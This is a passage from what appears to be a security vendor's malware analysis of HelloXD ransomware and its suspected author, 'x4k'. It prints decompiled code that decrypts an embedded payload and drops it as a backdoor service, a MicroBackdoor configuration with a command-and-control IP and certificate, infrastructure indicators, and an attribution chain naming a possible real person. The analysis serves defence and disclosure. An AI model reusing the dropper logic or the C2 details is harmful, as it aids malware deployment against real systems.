_Z17_d58e476eea38c127v	00000001400008A0D	8
_Z17_da736ccd2972c524w	000000014000811D	9
_Z17_e3cc5b58c71c8439Pw	0000000140006644	10
_Z17_f748c24884dd5699v	00000001400008E51	11
TlsCallback_0	0000000140001F80	
TlsCallback_1	0000000140002000	
start	0000000140001160	[main entry]

a98860daba9b18fa(_NETRESOURCEW *)	0031B2E8	1
Z16ad8d638c97ca9f9cPv(x)	0031B041	2
c858a3373dc68b21(wchar_t const*)	0031A4EE	3
d811eea6b01aaca0(wchar_t const*)	0031B5AF	4
f5b5585ae9ab6c7f(wchar_t *)	0031AC0B	5
_e9a8169491b98f8f(wchar_t)	0031B866	6
_ec357ec5b757af3a(void)	00318394	7
_fa553626b8f66be8(wchar_t *)	003197CE	8
_fd00b1b22115f03b(void)	0031876D	9
TlsCallback_0	0035908C	
start	002F1120	[main entry]

Figure 11. Export tables revealing similar export naming conventions.

The biggest difference between the versions is the interesting addition of a secondary payload embedded within version 2. This payload is encrypted using the WinCrypt API, in the same fashion as the obfuscated loader discussed above. Once decrypted, the payload is dropped to System32 with the name userlogin.exe before a service is created that points to it. userlogin.exe is then executed (Figure 12).

```
int dropEmbeddedPayload()
{
  HANDLE hFile; // [esp+1Ch] [ebp-10h]
  DWORD NumberOfBytesWritten; // [esp+20h] [ebp-Ch] BYREF

  if ( decryptEmbeddedPayload() )
    Sleep(0x3E8u);
  NumberOfBytesWritten = 0;
  hFile = CreateFileW(userLogon, 0x40000000u, 3u, 0, 2u, 0x80u, 0);// C:\Windows\System32\userlogin.exe
  if ( hFile != (HANDLE)-1 )
  {
    WriteFile(hFile, &Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(hFile);
  }
  return 1;
}
```

```
BOOL decryptEmbeddedPayload()
{
  BYTE pbData[17]; // [esp+1Bh] [ebp-29h] BYREF
  DWORD dwDataLen; // [esp+2Ch] [ebp-18h]
  HCRYPTPROV hProv; // [esp+30h] [ebp-14h] BYREF
  HCRYPTHASH phHash; // [esp+34h] [ebp-10h] BYREF
  HCRYPTKEY phKey; // [esp+38h] [ebp-Ch] BYREF
  BOOL v6; // [esp+3Ch] [ebp-8h]

  v6 = 1;
  dwDataLen = 16;
  strcpy((char *)pbData, "fcahincefxuuyjgc");
  v6 = CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000);
  if ( v6 )
  {
    v6 = CryptCreateHash(hProv, 0x800Cu, 0, 0, &phHash);
    if ( v6 )
    {
      v6 = CryptHashData(phHash, pbData, dwDataLen, 0);
      if ( v6 )
      {
        v6 = CryptDeriveKey(hProv, 0x6801u, phHash, 0, &phKey);
        if ( v6 )
          v6 = CryptDecrypt(phKey, 0, 0, 0, &Buffer, &nNumberOfBytesToWrite);
      }
    }
  }
  CryptReleaseContext(hProv, 0);
  CryptDestroyKey(phKey);
  CryptDestroyHash(phHash);
  return v6;
}
```

Figure 12. HelloXD decrypts and drops MicroBackdoor to userlogin.exe

What is peculiar about this file is it is a variant of the open-source MicroBackdoor, a backdoor allowing an attacker to browse the file system, upload and download files, execute commands and remove itself from the system (Figure 13). As the threat actor would normally have a foothold into the network prior to ransomware deployment, it raises the question of why this backdoor is part of the ransomware execution. One possibility is that it is used to monitor ransomed systems for blue team and incident response (IR) activity, though even in that case it is unusual to see offensive tools dropped at this point in the infection.

```
                align 10h
; Exported entry  64. m_PayloadConfig
                public c2Server
c2Server        db '0xc1f2919e',0       ; DATA XREF: Z10EntryPointP6HWND__P11HINSTANCE__Pci(x,x,x,x)+81↑o
                                        ; Z10EntryPointP6HWND__P11HINSTANCE__Pci(x,x,x,x)+9C↑o ...
                                        ; 193.242.145.158
                db 0
                align 20h
port            dw 28115                ; DATA XREF: Z10EntryPointP6HWND__P11HINSTANCE__Pci(x,x,x,x)+BA↑r
                                        ; Z10EntryPointP6HWND__P11HINSTANCE__Pci(x,x,x,x)+1CE↑r
aBeginCertifica db '-----BEGIN CERTIFICATE-----',0Ah
                db 'MIIDazCCAlOgAwIBAgIUD3sZa/LM9ue3xLeA6bSFES/pkr8wDQYJKoZIhvcNAQEL',0Ah
                db 'BQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM',0Ah
                db 'GEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0yMjAxMTUwMzQzMDJaFw0yMzAx',0Ah
                db 'MTUwMzQzMDJaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEw',0Ah
                db 'HwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwggEiMA0GCSqGSIb3DQEB',0Ah
                db 'AQUAA4IBDwAwggEKAoIBAQCmR1QEEDxn5TEfnPKVEz3rdv+Gk6fKsfNZFfOLknsR',0Ah
                db 'KrhhT4gGQKm9VKRTTqbqfQUV9ANHYrbkS1rqaFDeAkwUEjqaL7fTW06MyrgLnFpz',0Ah
                db 'tVKG+qliItxfz4bTL92PHU8CiAuD6s6nW3Uz3pxTYJHx830S8d9o7sPMb+krvbVs',0Ah
                db '0+KGEKzvaAfSrhNF7F1vc5bv2MMbRJ3YQC+P86GqnCvZQvZlg+BXTWlW+mgv70ib',0Ah
                db 'Ib4VbTVoFcU2Hu71aZzPTnb0zmX+pVicSufw5bLtsDTdGlrKruW8JtJcpZjaYZEB',0Ah
                db 'JU3bxc9gjRmFDdxq4Sflbr6XMdR9IdPevXF7bJ/umel5AgMBAAGjUzBRMB0GA1Ud',0Ah
                db 'DgQWBBQogPx2T/61XhNRalbrOqAc9GssGDAfBgNVHSMEGDAWgBQogPx2T/61XhNR',0Ah
                db 'albrOqAc9GssGDAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQAY',0Ah
                db 'UcNqVwPmUXkV4f3b9jhZBuvgus1TS4FqQvgPB1rl2Km9UAQtINpJ95dEiWyFEZjz',0Ah
                db 'xDYMjS+im6rYmVOZA121BDhU6DytIZ/tLXK7MfbZ3GN/RfOz8aQBeIb3j/nkC1mZ',0Ah
                db 'KEsjGia6nCIdHIlTsgUDFzdgysA5c3IJBP6UnTYI67kmk4KI3zDH8sbOt5nJCXbf',0Ah
                db 'a6GqkbAigmxPe9/rVHZnbaK0bPXePgSslSToEqTe3hVaodChpjKjvDPBiqLUuj4N',0Ah
                db 'tWjkbuZWlCFmfkQTKOeZYZ2vbdjLKRlk+P8nNiuMNgiY2ZBVZZVWSGFmOZKalaqW',0Ah
                db 'ZI98r7vOG0LD6HFcuPmc',0Ah
                db '-----END CERTIFICATE-----',0Ah,0
```

Figure 13. MicroBackdoor configuration.

WTFBBQ Pivots

While analyzing the ransomware binaries, we discovered a unique string prevalent in almost all of the samples: **:wtfbbq** (stored as UTF-16LE). Querying VirusTotal with this string led to the discovery of eight files, six of which could be directly attributed to x4k through their own VirusTotal graph mapping out their infrastructure. The discovered samples are primarily Cobalt Strike Beacons, utilizing heavy control flow obfuscation – unlike the HelloXD ransomware samples we had previously seen.

Unfortunately, this specific string is not completely unique to x4k, and is instead found on several GitHub repositories as part of a technique to allow a running executable to delete itself from disk through renaming primary data streams within the file to **:wtfbbq**. Running a search for the non-UTF-16LE string results in multiple files, and filtering for executables yields 10 results, the majority of which are NIM-based binaries – potentially linked to this GitHub repository.

While the **:wtfbbq** string is not unique to x4k, by searching for the UTF-16LE version found inside the analyzed HelloXD ransomware samples, we only came across binaries linked to x4k's infrastructure, providing a fairly strong link between HelloXD and x4k.

Hunting for Ransomware Attribution

The backdoor provided extremely useful insight into the potential threat actor behind the ransomware, as it had the following hardcoded IP address to use as the command and control (C2): 193[.]242[.]145[.]158. Upon navigating to this IP address, we observed an email address – tebya@poime[.]li – on the page title, the first link in the chain of attribution (Figure 14).




Figure 14. Site contents with the email address on the page title.
Using the email address as a pivot, we identified additional domains that were linked to tebya@poime[.]li.

Domain	Email	Phone	Nameserver	Registrar	Country	Created	IP
x4k.us	tebya@poime.li	19253078717	dns1.registrar-servers.com;dns2.registrar-servers.com;	namecheap, inc.	NZ	2020-07-26	167[.]86[.]87[.]27
1q.is	tebya@poime.li	19253078717	forwarding00.isnic.is	N/A	NZ	2021-05-30	164[.]68[.]114[.]29

Table 2. Domains linked to tebya@poime.li

Some of them historically resolved to some malicious IPs, which led us to discover additional infrastructure and malware being hosted in other domains (Table 3). Many of these also use the x4k name in the domain.

Domain	IP	First Seen	Last Seen
1q.is	164[.]68[.]114[.]29	2021-06-15	2022-03-24
x4k.sh	164[.]68[.]114[.]29	2021-01-14	2022-03-22
mundo-telenovelas.x4k.dev	164[.]68[.]114[.]29	2021-11-02	2021-11-02
acp.x4k.dev	164[.]68[.]114[.]29	2021-11-02	2021-11-02
relay1.l4cky.com	164[.]68[.]114[.]29	2021-03-25	2021-04-28
oelwein-ia.x4k.dev	164[.]68[.]114[.]29	2021-11-02	2021-11-02
mallik.x4k.dev	164[.]68[.]114[.]29	2022-03-19	2022-03-19
mamba77.red	164[.]68[.]114[.]29	2021-09-19	2021-09-24
xn--90a5ai.com	164[.]68[.]114[.]29	2021-09-29	2021-09-29
x4k.dev	164[.]68[.]114[.]29	2020-09-17	2021-10-28
oxoo.cc	167[.]86[.]87[.]27	2020-08-16	2020-09-15
bw.x4k.me	167[.]86[.]87[.]27	2020-09-24	2021-04-24
ldap.l4cky.men	167[.]86[.]87[.]27	2020-08-08	2020-12-15
www.y24.co	167[.]86[.]87[.]27	2019-03-11	2019-03-25
smtp1.l4cky.com	167[.]86[.]87[.]27	2020-12-26	2020-12-26
vmi606037.contaboserver.net	167[.]86[.]87[.]27	2021-10-15	2021-10-30
x4k.us	167[.]86[.]87[.]27	2020-07-29T	2020-07-29

Table 3. PDNS of 164[.]68[.]114[.]29 and 167[.]86[.]87[.]27

When looking at this infrastructure on VirusTotal, we observed that some of the domains we found were part of a VirusTotal graph called a.y.e/ created by the user x4k on June 30, 2021. On this graph, we found his infrastructure mapped out and malicious files that were also linked to the domains. This, however, was not the only graph we observed x4k creating. We also encountered additional graphs, mapping different things such as “Russian Hosts,” “DDoS Guard” and others, dating back to August 10, 2020 (Figure 15).




Figure 15. x4k VirusTotal Graph created by x4k.

Additionally, we observed the initial email being linked to a GitHub account (Figure 16), as well as various forums including XSS, a known Russian-speaking hacking forum created to share knowledge about exploits, vulnerabilities, malware and network penetration.




Figure 16. x4k GitHub account.

From the GitHub page, we also observed a URL to a site – xn--90a5ai[.]com(фсб[.]com) – resolving to the previously mentioned IP 164[.]68[.]114[.]29, which at this point in time only shows an animation of interconnecting points. That being said, when looking at the HTML source code of the site, we discovered a couple of references to the user observed before – x4kme – and other aliases such as uKn0wn, which was observed in the HelloXD ransomware samples.

```
};
const x4KdEv = l4CkYguy;
return x4KdEv[l4cKyGUy(0x167)](x4KdEv[l4cKyGUy(0xbf)](x4KdEv[l4cKyGUy(0x14d)](this, X4kdEv) * x4KdEv[l4cKyGUy(0x14d)](x4KmE, uKn0Wn), Ukn0Wn - X4kdEv), uKn0Wn);
```

Figure 17. Snippet of Script in HTML Source Code xn--90a5ai[.]comFrom the list of aliases used by the threat actor, we were able to observe another GitHub account with the name l4ckyguy, sharing the profile picture, location and URL in the description, with a link to the previously observed account (x4kme), and a name, Ivan Topor, which we believe may be another alias for this threat actor. A further account, l4cky-control, was also discovered. This repository contained a Python script that would decrypt a secondary Python script which reached out to the IP 167[.]86[.]87[.]27 to download and execute another Python script. This particular IP was linked to a Contabo server that x4k had also included within their VirusTotal graph discussed above.

We also found a YouTube account linked to the actor through the initial email tebya@poime[.]li, using another alias, Vanya Topor. It's worth pointing out that "Vanya" is a diminutive for Ivan.




Figure 18. GitHub account for l4ckyguy (left) and YouTube account for Vanya Topor (right).

The YouTube account has no public videos, but we observed this threat actor sharing unlisted links in various hacking forums. The content of the videos were tutorials and walkthroughs, where the threat actor showed his methodology of performing certain actions, depending on the video. The videos had no sound, but the threat actor would type commentary on a terminal to address something the viewer was observing on screen.

The videos found gave us insight into x4k operations before moving into ransomware activity specifically. We learned how this threat actor leverages Cobalt Strike for his operations, including how to set up Beacons as well as how to send files to compromised systems. In one of the videos, we actually observed the threat actor performing a DNS leak test on his Android phone. We also got to observe how the domain фсб[.]com used to look in October 2020 – a blog of sorts titled “Ghost in the Wire.” Where the threat actor keeps alluding to his “Ghost” theme, a similar theme was observed in the HelloXD ransomware samples (Figure 19).




Figure 19. Screenshots of unlisted x4k YouTube videos.

In another video instance, we observed the threat actor submit a LockBit 2.0 sample on Cuckoo sandbox and compare the results with another presumably LockBit 2.0 sample prior to the one submitted in the video. At the time of writing, we don’t believe x4k is related to LockBit 2.0 activity, but we did find the choice of this particular ransomware family interesting (Figure 20). We also noticed this threat actor leveraging the use of other sandboxes besides Cuckoo – such as ANY.RUN and Hybrid Analysis – to test out verdicts and tooling, alongside the use of various virtual machines.




Figure 20a. LockBit 2.0 samples executed on X4K YouTube video.




Figure 20b. LockBit 2.0 samples executed on X4K YouTube video.

Additionally, this threat actor not only leverages open-source tooling, but also develops his own tools and scripts. We were able to see this threat actor demonstrating some of his tools performing automated actions in his videos, such as obfuscating files, creating executables and code signing (Figure 21).

